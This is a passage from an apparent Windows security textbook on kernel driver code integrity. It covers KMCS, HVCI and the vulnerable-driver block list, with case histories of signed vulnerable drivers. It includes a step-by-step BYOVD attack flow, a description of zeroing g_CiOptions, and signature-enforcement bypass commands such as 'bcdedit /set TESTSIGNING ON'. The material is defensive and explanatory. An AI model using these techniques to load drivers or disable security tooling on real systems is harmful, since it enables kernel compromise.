4. Define `__enclave_config` as `IMAGE_ENCLAVE_CONFIG`; set family/image/SVN fields.
5. Use `veiid.exe` to bind import IDs.
6. Sign the enclave DLL with `signtool.exe` and the Trusted Signing certificate.
7. Test with `IMAGE_ENCLAVE_POLICY_DEBUGGABLE` set; remove it before production.
8. Range-validate every host-supplied pointer; copy before check.

Defender

Know what Credential Guard does *not* protect, because that is where most exposure remains.

What Credential Guard does NOT protect.

The trustlet protects memory-resident NTLM hashes and Kerberos TGTs from a VTL0 kernel attacker. It does not protect:

- Supplied credentials at the logon prompt (keyloggers, screen-scrapers, hardware shimming).
- The agent RPC channel (Pass-the-Challenge-class relay against `lsass.exe` is reachable from VTL0) [337].
- Protocols that require a usable secret in plaintext: CredSSP, NTLMv1, MS-CHAPv2, Digest. These are unsupported with the trustlet-protected token by design [311].
- Liveness: a VTL0 kernel attacker can stop talking to VTL1 and prevent the trustlet from being available. Denial of service is out of the VBS threat model [295].

The summary: trustlets shrink the credential-theft attack surface, they do not eliminate it.

The trustlet model is finite, studied, hardened, and useful. Use the lock; do not assume the lock is the only thing on the door.

▪ **BEQUEATHS** Trustlets hand the rest of the chain one load-bearing primitive: a *named, gated, hypervisor-isolated user-mode process*. Five load-time gates, a VTL1 address space VTL0 cannot read, and a VTL0 agent that carries all the messy integration with the rest of Windows. The Credential Guard chapter (Chapter 15) is the first thing that stands on it: `LsaIso.exe` is Trustlet ID 1, and every claim that chapter makes about an unreadable NTLM hash reduces to "the trustlet model holds." The Hyper-V vTPM pair (`vmsp.exe` and its provisioning peer) stands on the same model with a second axis added: the per-partition Instance GUID. But

> the bequest is deliberately narrow, and naming what it does *not* hand on is the honest half of the gift. It does NOT promise *liveness*: a VTL0 kernel can refuse to schedule or talk to VTL1, and denial of service is out of the threat model by design. It does NOT promise anything about what the agent *does* with the secret: the trustlet computes; the VTL0 agent still relays the result, which is exactly the seam Credential Guard's Pass-the-Challenge residual lives in. It does NOT open VTL1 user mode to third parties. That is what VBS Enclaves are for. And it is no stronger than the Secure Boot and firmware substrate (Chapter 1) the five gates rest on. The chain gains a place to *put* a secret; it does not yet make every *use* of that secret safe.

CHAPTER 8

Code Integrity

TRUST-CHAIN LEDGER

INHERITS	VTL1 isolation. A hypervisor-managed secure world whose pages no VTL0 code can map, enforced by second-level address translation (Chapter 6, The Secure Kernel); and that chapter's Secure Kernel (`securekernel.exe`), the VTL1 ring-0 host that Secure Kernel Code Integrity runs under.
PROMISE	On an HVCI-on machine the decision *which bytes may execute as kernel code* is made inside VTL1 and cannot be revoked from VTL0: no kernel page is ever simultaneously writable and executable, and the `g_CiOptions` policy variable an attacker once patched is held read-only by the Secure Kernel. Serviced boundary: VTL0→VTL1.
TCB	The Hyper-V hypervisor, the Secure Kernel, and Secure Kernel Code Integrity (SKCI) in VTL1, plus the signed policy artifacts (`DriverSiPolicy.p7b`) and the boot/update path that decides which version of each runs. The NT kernel the attacker can own is explicitly outside it.
ADVERSARY → BREAK	Bring Your Own Vulnerable Driver. A signed, design-vulnerable driver loads cleanly (its Authenticode chain is real and it has no writable-and-executable page) then its IOCTL handler hands the attacker a kernel-write primitive. The Promise covers *who decides* and *code-page immutability*, never the *behavior* of code that is legitimately signed; whether a driver can be coerced into that primitive is undecidable (Rice's theorem).
RESIDUAL	What a BYOVD driver *does* after it loads: token theft to SYSTEM → Windows Access Control (Chapter 22) and The SeImpersonate Primitive (Chapter 24); EDR-callback blinding

	and load-failure telemetry → ETW: The EDR Substrate (Chapter 25); generic application allow-listing and reputation → App Control for Business (Chapter 13); Authenticode and catalog-signing internals → Authenticode and Catalog Files (Chapter 12); the hypervisor and SLAT the policy rests on → Above Ring Zero (Chapter 9).
BEQUEATHS	Kernel-page immutability (on an HVCI-on box the code that polices executable pages cannot itself be re-coded from VTL0) the floor Credential Guard (Chapter 15) stands on when it assumes the VTL0 kernel cannot be silently rewritten around `LsaIso.exe`. Does NOT provide: any opinion on a signed driver's *behavior*, coverage when HVCI is off, or a block list that names more than what someone has already found.
PROOF	✓ `deviceguard.txt`. Live lab VM, hash-gated at the point of claim: HVCI listed among the running VBS security services with system code integrity enforced. ○ documented for the SKCI, KDP, and block-list internals a VM cannot expose (Microsoft Learn, TrustedSec, Elastic Security Labs).

The driver that was signed and the page that cannot change

> **The Reasoner's question.** What does Windows Code Integrity prove about kernel code in 2026, and why does a signed vulnerable driver still remain outside that proof?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Authenticode / catalog signing.** Microsoft's PKCS#7 code-signing format binds a file hash (directly, or via a catalog file covering a driver package) to a certificate chain. It proves publisher identity and file integrity, never program safety. The format itself is the subject of the Authenticode and Catalog Files chapter (Chapter 12); here it is only the input the kernel signature gate checks.
- **WHQL / HLK.** The Windows Hardware Quality Labs program, now expressed through the Hardware Lab Kit, is a compatibility and distribution program. It can produce a Microsoft signature, but historically it did not make signing a hard load-time boundary.
- **KMCS.** Kernel-Mode Code Signing is the Vista x64-era policy that refuses to load unsigned kernel-mode drivers. KMCS is a load-time identity gate: it says who signed the driver, not whether the IOCTL handler is safe.
- **VTL0 / VTL1.** VTL0 is the normal Windows kernel and drivers; VTL1 is the Secure Kernel world VBS creates, whose memory VTL0 cannot map even with

ring-0 code execution. Established in the Secure Kernel chapter (Chapter 6); this chapter uses VTL1 to host the code-integrity judge.
- **HVCI / Memory Integrity.** Hypervisor-Enforced Code Integrity is the VBS consumer that moves the kernel code-integrity decision into VTL1 and asks the hypervisor to enforce the resulting page permissions.
- **SKCI.** Secure Kernel Code Integrity is the VTL1 component that evaluates executable kernel mappings on HVCI systems. VTL0 can request a mapping; it cannot rewrite the judge.
- **W^X.** Write xor execute: a page may be writable or executable, but not both. HVCI applies this invariant to kernel code pages, backed by second-level page-table permissions.
- **KDP.** Kernel Data Protection lets the Secure Kernel protect selected VTL0 kernel data pages, such as the page containing `g_CiOptions`, by making VTL0 writes fault at the SLAT layer.
- **BYOVD.** Bring Your Own Vulnerable Driver: the adversary brings a signed but design-vulnerable driver and uses its legitimate kernel execution path to get a write primitive, stop EDR, disable a protection, or load later unsigned code. The signature is real; the behavior is unsafe.
- **DriverSiPolicy.p7b.** The Microsoft-signed App Control policy in `%windir%\System32\CodeIntegrity\` that denies known-vulnerable signed drivers by hash, file name, or signer. It is the point where Windows stops trusting a driver merely because it is signed.

▸ **CHAPTER THESIS** **Windows ships a list of Microsoft-signed drivers it refuses to load.** That list (`DriverSiPolicy.p7b`) exists because every previous generation of kernel-driver trust assumed a signed driver was a safe driver, and a twenty-year run of Bring-Your-Own-Vulnerable-Driver attacks (Capcom.sys, RTCore64.sys, gdrv.sys) proved that assumption wrong. The 2026 default-on stack (KMCS, the block list, HVCI in VTL1, App Control/Smart App Control policy, and Defender ASR coverage) is five overlapping gates doing what one ideal gate cannot do: name specific weaknesses, enforce page immutability, and narrow unknown risk. The architectural gap that motivates the stack is undecidable for unrestricted program semantics; practical subsets can be analyzed, but no static signing pipeline can be both complete and exact for arbitrary driver safety.




Figure 8.1: Thirty years of kernel-driver trust, 1996–2026. Each generation proves a stronger identity claim, and the next Bring-Your-Own-Vulnerable-Driver incident retires the prior safety assumption: Authenticode advisory signing (Sony BMG's signed XCP rootkit, 2005) → Vista x64 KMCS + PatchGuard (Stuxnet's stolen Realtek/JMicron certs; Capcom.sys IOCTL → ring-0 exec) → Microsoft-only attestation / HLK signing (an EV-key compromise re-runs the Stuxnet trick) → HVCI / SKCI in VTL1 → the DriverSiPolicy.p7b block list → the signaled 2026 WHCP SBOM requirement. The constant across every generation: identity proven, safety not.

The driver that loaded

In late September 2016, Capcom shipped a kernel driver, `Capcom.sys`, to Street Fighter V's entire installed base as part of an anti-cheat update. Within a day, the researcher disclosed that the driver exposed IOCTL `0xAA013044` and used it to execute a user-supplied function pointer in kernel mode, with SMEP disabled along the way. The original blog URL is no longer reachable from its canonical location, so the technical artifacts here are anchored to later public PoCs: the IOCTL and SHA-1 in Tanda's standalone exploit [356], the Metasploit module history [357], and FuzzySecurity's contemporaneous Capcom rootkit walkthrough [358]. Within weeks the technique was operational in Metasploit, and in October 2016 Satoshi Tanda published the canonical standalone exploit on GitHub. Capcom withdrew the SFV driver shortly after, but the bytes were already in the wild.

§ **ASIDE** The often-told version of this story compresses three distinct events into one. 's 23 September 2016 Twitter disclosure named the IOCTL number and the function-pointer-execution primitive. OJ Reeves opened the canonical Metasploit pull request, rapid7/metasploit-framework#7363 [357], shortly after; the PR was created on 27 September 2016 and merged the following day [357]. Satoshi Tanda's `tandasat/ExploitCapcom` repository was first published in October 2016 and is the canonical standalone PoC, and the artifact this chapter cites for the IOCTL number and SHA-1 hash.

The driver was properly Authenticode-signed. It chained to a Microsoft-recognized root. On the broad population of default-configured Windows 7, 8.1, and pre-block-list Windows 10 machines that accepted that signing path, it loaded cleanly; later revocation, HVCI, WDAC/App Control policy, S mode, and the vulnerable-driver block list changed that answer on machines where those controls apply.

That is the puzzle this chapter exists to answer. How does an operating system whose entire kernel-loading policy is *was this binary signed?* answer a vulnerability whose only failure mode is *yes, by a real publisher, doing exactly what the signature says it does*?

A class, not an incident

Capcom.sys was not the first signed kernel driver with a primitive IOCTL, and it would not be the last. The pattern recurs across two decades and is the throughline of this chapter. The catalog includes Micro-Star's `RTCore64.sys` (the kernel component of MSI Afterburner), Gigabyte's `gdrv.sys`, and the `KProcessHacker` driver

shipped with Process Hacker; the BYOVD section walks through each one with its primary disclosure record.

The attack class has a name. *Bring Your Own Vulnerable Driver*, or BYOVD. The adversary does not need to find a kernel zero-day. They need to find one signed driver, anywhere, whose interface is unsafe by design, and to ship it.

> ▸ **KEY IDEA** Windows in 2026 ships a curated list of Microsoft-signed drivers it refuses to load. Understanding that list is understanding why every previous attempt to make kernel-mode trust mean *safety* instead of just *identity* eventually broke.

The current Windows 11 22H2 client honors `%windir%\system32\CodeIntegrity\DriverSiPolicy.p7b`, a Microsoft-signed deny list enforced as a Code Integrity/App Control policy. On HVCI-on systems, the code-integrity decision is made from a hypervisor-isolated VTL1 context; on supported client builds the vulnerable-driver block list can also be enforced through the Code Integrity/App Control stack without HVCI being the precondition. HVCI adds the separate guarantee that the engine refuses writable-and-executable kernel mappings and that VTL0 cannot rewrite the judge. These behaviors are documented on Microsoft Learn's Memory Integrity page [279] and the Microsoft-recommended driver block rules page [271]. Neither existed in 2006.

To understand why Windows now refuses to load drivers it once asked Microsoft to sign, we need to go back thirty years to the moment Windows first asked a publisher to sign anything at all.

Advisory trust: 1996 to 2005

For its first decade, the Windows driver signing policy was a polite recommendation.

Microsoft shipped its first user-mode code-signing primitive, Authenticode, in 1996, packaged for developers in the same tool kit that gave us `SignTool`, `MakeCat`, and `Inf2Cat`: the suite Microsoft Learn still documents under "Cryptography tools" [359]. Authenticode wrapped a PKCS#7 signature around the SHA-1 (and later SHA-256) hash of a PE image and let a recipient walk the signer's certificate chain to a trusted root. It was the first answer to the question *who shipped this binary?* It was, deliberately, never an answer to *is this binary safe?*

◆ **DEFINITION — AUTHENTICODE** Microsoft's PKCS#7-based code-signing format for Windows binaries. Authenticode attests to the publisher's identity by binding the binary's hash to a certificate chain anchored at a trusted root. It does not analyze the program's behavior.

For drivers, the user-mode signing primitive was paired with a separate quality program. The Windows Hardware Quality Labs program, documented today via the Hardware Lab Kit [360], tested third-party drivers against a Microsoft-curated compatibility suite and rewarded passing drivers with a counter-signature, eventually surfaced as the "Designed for Windows" or "Certified for Windows" mark [360]. The badge was operationally meaningful for OEM badging and Windows Update distribution. It was not a load-time gate. An unsigned `.sys` file dropped on disk by a setup script still loaded.

◆ **DEFINITION — WHQL / HLK (WINDOWS HARDWARE QUALITY LABS / HARDWARE LAB KIT)** Microsoft's compatibility-test program for third-party drivers. A driver that passes the HLK test suite receives a Microsoft counter-signature and is eligible for OEM and Windows Update distribution. The program produces a quality signal, not a load-time enforcement decision.

The SetupAPI prompt

On 32-bit Windows, the gate the user actually saw was the SetupAPI driver-installation prompt. The administrator could set the system to *Ignore*, *Warn*, or *Block* unsigned drivers; the default was *Warn*. *Warn* meant a click-through dialog at install time. An administrator who clicked *Install this driver anyway* loaded the unsigned driver, no further questions asked. The structural truth is the one Microsoft's modern KMCS policy page [267] acknowledges by contrast: under advisory policy, the prompt is the policy, and a prompt is exactly as strong as the user clicking past it [267].

The Sony BMG XCP incident in October 2005 made the structural weakness concrete. The XCP copy-protection software, shipped on retail audio CDs, autorun-installed an unsigned kernel-mode filter driver. The driver hid any file, registry key, or process whose name began with the string `$sys$`: a textbook rootkit by capability if not by intent. The driver loaded after an administrator clicked through the warning prompt, exactly as advisory policy allowed. The pattern is described well in Wikipedia's code-signing article [361].

§ **aside** The Sony BMG XCP rootkit triggered class-action lawsuits, FTC settlements, and an industry-wide reconsideration of what "the user clicked OK" actually authorizes. From a kernel-trust perspective, the lesson is narrower: any policy that ends in a dismissible dialog has the same threat model as no policy at all, against an attacker who can show the user a dialog.

The structural takeaway from 1996 through 2005 is the one the next decade tried to repair. When the signing policy is advisory, an attacker who has (or can socially engineer) administrator privilege only needs to dismiss a prompt to load a kernel driver. The signing primitive worked. The policy around the primitive did not.

If the prompt is the only thing between an attacker and ring zero, the kernel itself has to take over. And on a brand-new x64 architecture, Microsoft could break backward compatibility to make that happen.

KMCS: The Vista x64 revolution (2006-2016)

In November 2006, Vista x64 made a decision that x86 never could: in production/default enforcement mode, it refused to load unsigned kernel drivers.

The mechanism was Kernel-Mode Code Signing, or KMCS. The previous-versions Microsoft Learn page on Vista-era driver signing [362] records the policy [362]. At the point where the kernel loaded a driver image (the `IopLoadDriver` → `MmLoadSystemImage` path), the Code Integrity module (`ci.dll`) intercepted the load, extracted the Authenticode signature embedded in the PE image or attached via a published catalog, walked the certificate chain, and refused to map the image if the chain did not terminate at a Microsoft-trusted root. There was no SetupAPI prompt to dismiss. If the kernel refused, the kernel refused. The decision lived below the user's reach.

◆ **definition — KMCS (Kernel-Mode Code Signing)** The Vista-era mandatory load-time signature policy on 64-bit Windows. Before mapping a kernel driver's PE image, the Code Integrity module verifies that the image's Authenticode signature chains to a Microsoft-trusted root. Drivers that fail the check are refused at load time, not at install time.

x86 kept the advisory policy. Microsoft could not break compatibility with two decades of unsigned drivers on the dominant platform. But x64 was a young architecture with a few hundred drivers in the field, and Microsoft used that moment

to flip the default. The structural shift was real: kernel-driver trust on x64 became a property of the binary, decided in the kernel, against a fixed set of trusted roots.

Cross-certificates: opening the gate to the world

A Microsoft-trusted root alone would have meant Microsoft signs every driver, which Microsoft did not want. Instead Microsoft cross-certified a small set of commercial code-signing certificate authorities, including VeriSign, DigiCert, Entrust, GlobalSign, GoDaddy, and several smaller successors enumerated on the historical cross-certificate list (2020 archive) [363], so that a publisher could buy a code-signing certificate from a commercial CA, sign their driver, and have the chain still terminate at a Microsoft-recognized root [363]. The architecture is documented on the cross-certificates for kernel-mode code signing page [364], which now opens with a sentence that did not exist in 2006: "Cross-signing is no longer accepted for driver signing" [364]. We will come back to that.

> ▶ **WALKTHROUGH — Vista-era KMCS driver-load decision**
>
> 1. A service entry or PnP install path asks the I/O manager to create an image section for a kernel driver.
> 2. Code Integrity (`ci.dll`) hashes the PE image exactly as Authenticode defines it, excluding mutable certificate-table bytes, and locates either the embedded signature or a catalog entry whose member hash covers the image.
> 3. The PKCS#7 signature is verified against the publisher's end-entity code-signing certificate; the certificate chain is then walked through the Microsoft kernel-mode cross-certificate to a Microsoft-recognized root.
> 4. If the chain is invalid, missing, revoked, or rooted outside the accepted kernel-mode trust set, the load fails with the familiar invalid-image-hash path before the driver gets code execution.
> 5. If the chain is valid, the section is mapped and the driver enters the normal loader path. No behavior analysis has occurred. The driver has proven identity and integrity, not safety.

Documented escape hatches

KMCS shipped with three documented bypasses for developers and special cases, all enumerated on the KMCS policy page [267]:

- `bcdedit /set TESTSIGNING ON` enables test-signing mode. The kernel will load drivers signed with self-issued test certificates. The cost is a desktop watermark.
- The F8 advanced-boot option *Disable Driver Signature Enforcement* turns off KMCS for one boot.
- The legacy `nointegritychecks` BCD flag disables enforcement entirely, but is rejected on systems where Secure Boot is on.

Each of these was a development workflow concession. Each of them, with admin privileges and a willingness to reboot, also serves as a kernel-driver loading path for an attacker who has already escalated. The policy holds against unprivileged adversaries. Against an attacker who already runs as administrator, the policy was already, by 2010, defending against a different threat than the one people thought it was defending against.

§ **ASIDE** Microsoft's servicing criteria make the boundary distinction precise: user-to-kernel is a Windows security boundary, but administrator-to-kernel on the same installation is not treated as a general servicing boundary [301]. Elastic Security Labs applies that distinction to vulnerable-driver mitigations [365]. The historical irony is that Vista x64 KMCS was widely read at the time as a defense against admin-level adversaries; it was actually a defense against unprivileged or pre-admin ones.

PatchGuard: the parallel runtime defense

KMCS was a load-time check. The runtime parallel arrived in 2005 with Kernel Patch Protection, informally PatchGuard or KPP. Microsoft's 2007 advisory describes KPP on x64 Windows as protecting kernel code and critical structures from modification by unknown code or data [366] public reverse-engineering summaries add the familiar list of watched objects: the System Service Descriptor Table, IDT, GDT, and selected function prologues [367]. It is the watchdog against runtime modification of the kernel by code that has already loaded; KMCS gates what loads in the first place.

What this fixed: the unsigned-driver-loading path closed on 64-bit Windows in production mode. Kernel rootkits of the early 2000s (FU, Mailbot, Rustock, and their contemporaries, widely documented in the security-research literature of the era) could no longer ship as bare `.sys` files an admin script dropped on disk. The structural class of "unsigned kernel rootkit" effectively died on x64.

But the day Vista x64 shipped, two new attack surfaces opened up. The first one Stuxnet found four years later. The second one nobody had a name for yet.

Stuxnet, BYOVD, and the two things Vista did not fix

On 17 June 2010, researchers in VirusBlokAda in Belarus identified Stuxnet, a worm targeting supervisory control and data acquisition systems [368] used in industrial-control environments [368]. Two of its drivers carried perfectly valid Authenticode signatures.

The signatures were genuine. The certificates were not. Stuxnet had been signed with private keys stolen from semiconductor vendors whose code-signing certs chained to legitimate cross-certified roots. KMCS verified the chain, found it good, and let the drivers load.

§ **aside** The cert-holder names are not folklore. Symantec's *W32.Stuxnet Dossier* identifies legitimate certificates belonging to Realtek and JMicron, and Microsoft's 2010 response posts described the signed-driver trust-chain problem while revoking the affected certificates [368] [369]. The Wikipedia Stuxnet and code-signing entries remain useful broad summaries [368] [361], but the technical point rests on the primary incident record: valid code-signing material, stolen from real vendors, caused KMCS to accept malicious drivers until revocation caught up.

The reactive answer was certificate revocation, but revocation propagates through Windows on a schedule, not instantly, and the cached chain on millions of machines remained valid for days.

That was the first failure mode KMCS could not block by design. The signature primitive answers *was this signed by a key that chains to a trusted root?* It cannot answer *was the key still in the publisher's control when it signed this?*

The Capcom.sys reframe

The second failure mode arrived publicly in 2016. A Capcom driver shipped via a Street Fighter V update exposed an IOCTL, numbered `0xAA013044`, that took a user-supplied function pointer and executed it in kernel mode: with Supervisor Mode Execution Prevention (SMEP) disabled while it did so. The driver was signed and chained correctly. Satoshi Tanda's standalone proof of concept at `tandasat/ExploitCapcom` [356] remains the canonical reference, including the SHA-1 of the binary (`c1d5cf8c43e7679b782630e93f5e6420ca1749a7`) [356].

There was nothing for KMCS to catch. The driver did exactly what the signature said it did: ship bytes from a publisher Microsoft could identify. The signature has no opinion about the IOCTL surface.

> **Pull quote.** A signed driver means only that someone Microsoft can identify shipped this binary. It does not mean the driver lacks a function-pointer IOCTL.

That observation is the first of three reframes in this chapter and the easiest to underestimate. Up to 2010 the conventional security reading of a Microsoft-rooted Authenticode signature was that the driver had passed a review. After Stuxnet,

the reading narrowed to *the publisher is identifiable*. After Capcom.sys, it narrowed again to *the binary's identity is verifiable*. None of these readings includes *the binary does not have a kernel-write primitive in its IOCTL handler*.

> ◆ **DEFINITION — BYOVD (Bring Your Own Vulnerable Driver)** An attack pattern in which an adversary, having obtained or already holding administrator privileges, installs a signed but design-vulnerable third-party kernel driver and uses its exposed primitives (arbitrary memory read/write, port I/O, MSR access, or function-pointer dispatch) to gain ring-zero capability. The signature primitive does not refuse the load because the driver is, on signature alone, legitimate.

The catalog grows

The BYOVD catalog accumulated through the 2010s.

`RTCore64.sys`, the kernel component of MSI's Afterburner overclocking utility, exposed read/write access to arbitrary kernel memory, I/O ports, and Model-Specific Registers from user mode. The NVD entry for CVE-2019-16098 [370] is unusually direct: "These signed drivers can also be used to bypass the Microsoft driver-signing policy to deploy malicious code." [370] The driver became a workhorse for ransomware crews. Sophos's October 2022 incident analysis of BlackByte's new variant [371] documents the abuse: BlackByte "abus[ed] a known vulnerability in the legitimate vulnerable driver RTCore64.sys" to disable "a whopping list of over 1,000 drivers on which security products rely to provide protection" [371].

`gdrv.sys`, the Gigabyte APP Center driver, exposed a ring-zero memcpy-equivalent that a local attacker could use to overwrite arbitrary kernel addresses. CVE-2018-19320 [372] is on CISA's Known Exploited Vulnerabilities catalog [373]. The RobbinHood ransomware family turned the primitive into the template modern BYOVD crews still copy: install the legitimate signed Gigabyte driver, use it to disable driver-signature enforcement or tamper with security tooling, then load the attacker's own kernel component to blind endpoint defenses before encryption. Sophos's technical coverage of the RobbinHood/gdrv chain and later BlackByte/RTCore64 chain documents the operational pattern rather than merely the CVE label [374] [371].

`KProcessHacker`, the kernel companion to the Process Hacker administration tool, exposed a process-termination primitive that bypassed even the Protected Process Light (PPL) shielding around antivirus and EDR processes: the PPL mechanism the Protected Process Light chapter (Chapter 10) owns in full. CrowdStrike's Doppel-Paymer write-up [375] documents the abuse explicitly: "the hijacking technique…

leverages ProcessHacker's kernel driver, KProcessHacker, that has been registered under the service name KProcessHacker3... terminate processes, including those protected by Protected Process Light (PPL)." [375]

> ▶ **WALKTHROUGH — STRUCTURAL BYOVD ATTACK FLOW**
>
> 1. The adversary arrives with administrator rights, drops a signed vulnerable driver such as `Capcom.sys`, `RTCore64.sys`, `gdrv.sys`, or `KProcessHacker`, and creates a kernel-service entry with the Service Control Manager.
> 2. KMCS verifies the Authenticode chain and allows the load because the bytes are signed and the publisher identity is real.
> 3. User-mode malware opens the driver's device object and sends IOCTLs that the driver author intended for diagnostics, overclocking, anti-cheat, or process-management tasks.
> 4. The vulnerable IOCTL handler copies attacker-controlled data to an attacker-chosen kernel address, reads privileged kernel memory back to user mode, disables SMEP for a callback, or terminates PPL-protected security processes.
> 5. The post-load payload uses that primitive for one of three recurring outcomes: patch Code Integrity state and load unsigned code, overwrite an `_EPROCESS` token to become SYSTEM, or clear EDR callback registrations so the ransomware or implant can run quietly.

The third bypass: patching the policy from kernel mode

There is a third failure mode that closes the loop. Once an attacker has a signed driver with an arbitrary kernel-write primitive, they can write directly into the in-kernel Code Integrity state. The variable of interest is `g_CiOptions`, an integer inside `ci.dll` whose bits gate Driver Signature Enforcement. TrustedSec describes the technique cleanly: "this configuration variable has a number of flags that can be set, but typically for bypassing DSE this value is set to 0, completely disabled DSE and allows the attacker to load unsigned drivers just fine." [376] Set `g_CiOptions` to zero and the subsequent driver loads do not need signatures at all. The signed driver, in effect, is a one-shot key that opens the gate for any unsigned driver behind it. The pattern recurs through the early 2020s; specific malware-family attributions remain research-folklore, but the technique class is well attested in TrustedSec's account.

The structural takeaway: KMCS verifies *who signed*, never *what was signed*. Once an attacker has a signed driver with a write primitive, they have ring zero. Stricter signing closes the front door for new malicious drivers. Many legacy commercial-CA-signed drivers remain loadable on machines matching the documented grandfathering conditions (upgraded installs, Secure Boot off, or pre-cutoff end-entity certificates whose chains still validate) unless revocation, timestamp policy,

WDAC/App Control deny rules, S mode, HVCI-associated policy, or the vulnerable-driver block list says otherwise. The policy decision also has to move out of the attacker's reach. And the kernel itself has to stop being the thing that decides.

Microsoft as the only signer (2016-2024)

In August 2016, Microsoft did something the WHQL program had refused to do for twenty years: it became the only entity that could counter-sign a new Windows kernel driver.

The transition shipped with Windows 10 version 1607. The KMCS policy page [267] records the cut precisely: for end-entity certificates issued after 29 July 2015, the chain had to terminate at one of three Microsoft-owned roots (*Microsoft Root Certificate Authority 2010*, *Microsoft Root Certificate Authority*, or *Microsoft Root Authority*) and the binary had to be counter-signed via the Windows Hardware Dev Center submission portal [267]. The commercial CAs were out. Microsoft was in, as the single point through which any new third-party kernel driver had to pass.

Two pipelines

Behind the portal sat two submission paths. The HLK/WHQL path required a full Hardware Lab Kit compatibility test pass on the publisher's hardware: the lab kit is the modern incarnation of the WHQL program, documented on Microsoft Learn [360]. A passing run produced a "Certified for Windows" mark and made the driver eligible for OEM badging and Windows Update distribution. The lighter-friction path, called attestation signing [377], did not require an HLK run [377]. The publisher submitted a CAB containing the driver and supporting metadata. Microsoft's backend ran a malware scan and an automated policy check; if both passed, Microsoft applied a counter-signature. Attestation-signed drivers, the page notes, ship only to client SKUs.

> ◆ **DEFINITION — ATTESTATION SIGNING** The lower-friction post-2016 Microsoft signing path for Windows kernel drivers. The publisher uploads a CAB to the Hardware Dev Center; Microsoft runs malware scanning and an automated policy check; on pass, Microsoft applies its counter-signature. The path replaces full HLK testing for client-only drivers.

EV certificates as the account-binding primitive

Both paths required the publisher to hold an Extended Validation code-signing certificate. The EV cert does not sign the driver image itself; it signs and binds

the Hardware Dev Center submission. That gives Microsoft a real-name handle on every kernel-driver publisher. EV certificates ride a strong identity check, cost meaningfully more than commercial OV certs, and live on a hardware token in the publisher's possession. The 2021 Microsoft Security blog announcing the Vulnerable & Malicious Driver Reporting Center spells the requirement out: "Kernel-mode driver publishers must pass the Hardware Lab Kit (HLK) compatibility tests, malware scanning, and prove their identity through extended validation (EV) certificates." [378]

▶ **WALKTHROUGH — POST-1607 HARDWARE DEV CENTER SIGNING**

1. The publisher obtains an EV code-signing certificate and uses it to authenticate the Hardware Dev Center account and submission package; the EV key is the identity anchor, not the final kernel-load signature.
2. The publisher uploads a CAB containing the driver package, INF, catalog, and metadata.
3. For the HLK path, Microsoft receives the compatibility-test evidence and verifies that the driver passed the Hardware Lab Kit suite on the declared hardware. For attestation, Microsoft runs the lighter automated policy and malware checks instead.
4. If the submission passes the selected path, Microsoft applies the counter-signature that post-1607 Windows requires for new kernel drivers on Secure-Boot-era systems.
5. Only after that counter-signature exists can the driver travel through Windows Update or an OEM channel as a normal production kernel driver. The pipeline improves publisher accountability and centralizes revocation; it still cannot prove the IOCTL surface is semantically safe.

The legacy long tail

The pivot to Microsoft-only signing closed the door for new drivers. It did not close the door for old ones.

§ **ASIDE — THE LEGACY LONG TAIL** The KMCS policy page [267] is candid about the carve-outs: "Cross-signed drivers are still permitted if any of the following are true: The PC was upgraded from an earlier release of Windows to Windows 10, version 1607. Secure Boot is off in the BIOS. Drivers was signed with an end-entity certificate issued prior to July 29th 2015 that chains to a supported cross-signed CA." [267]

Operationally, many signed-but-vulnerable drivers from the 2006-2015 era remain loadable on a meaningful population of Windows machines: upgraded installs, devices with Secure Boot disabled in firmware, and drivers with pre-cutoff end-entity certs whose chains are still valid, unless a revocation, timestamp rule, WDAC/App Control deny rule, S mode, HVCI-associated policy,

or the vulnerable-driver block list blocks the artifact. `Capcom.sys`, `RTCore64.sys`, `gdrv.sys`, and `KProcessHacker` explain why the carve-outs matter, not why every old binary loads everywhere.

What attestation signing catches and what it does not

The malware scan inside attestation signing looks for known dangerous behavior. The Microsoft Security blog post on the Vulnerable & Malicious Driver Reporting Center enumerates the categories the backend flags: "Drivers with the ability to read or write arbitrary kernel, physical, or device memory, including Port I/O and central processing unit (CPU) registers from user mode." [378] In other words, the scanner already understands the BYOVD pattern.

What it does not catch are *novel* design flaws. A driver whose IOCTL surface is structurally unsafe in a way the scanner does not have a signature for passes the scan and ships with a Microsoft counter-signature. The Capcom.sys pattern is in the scanner's repertoire today; the pattern in the next driver to ship is, by definition, not.

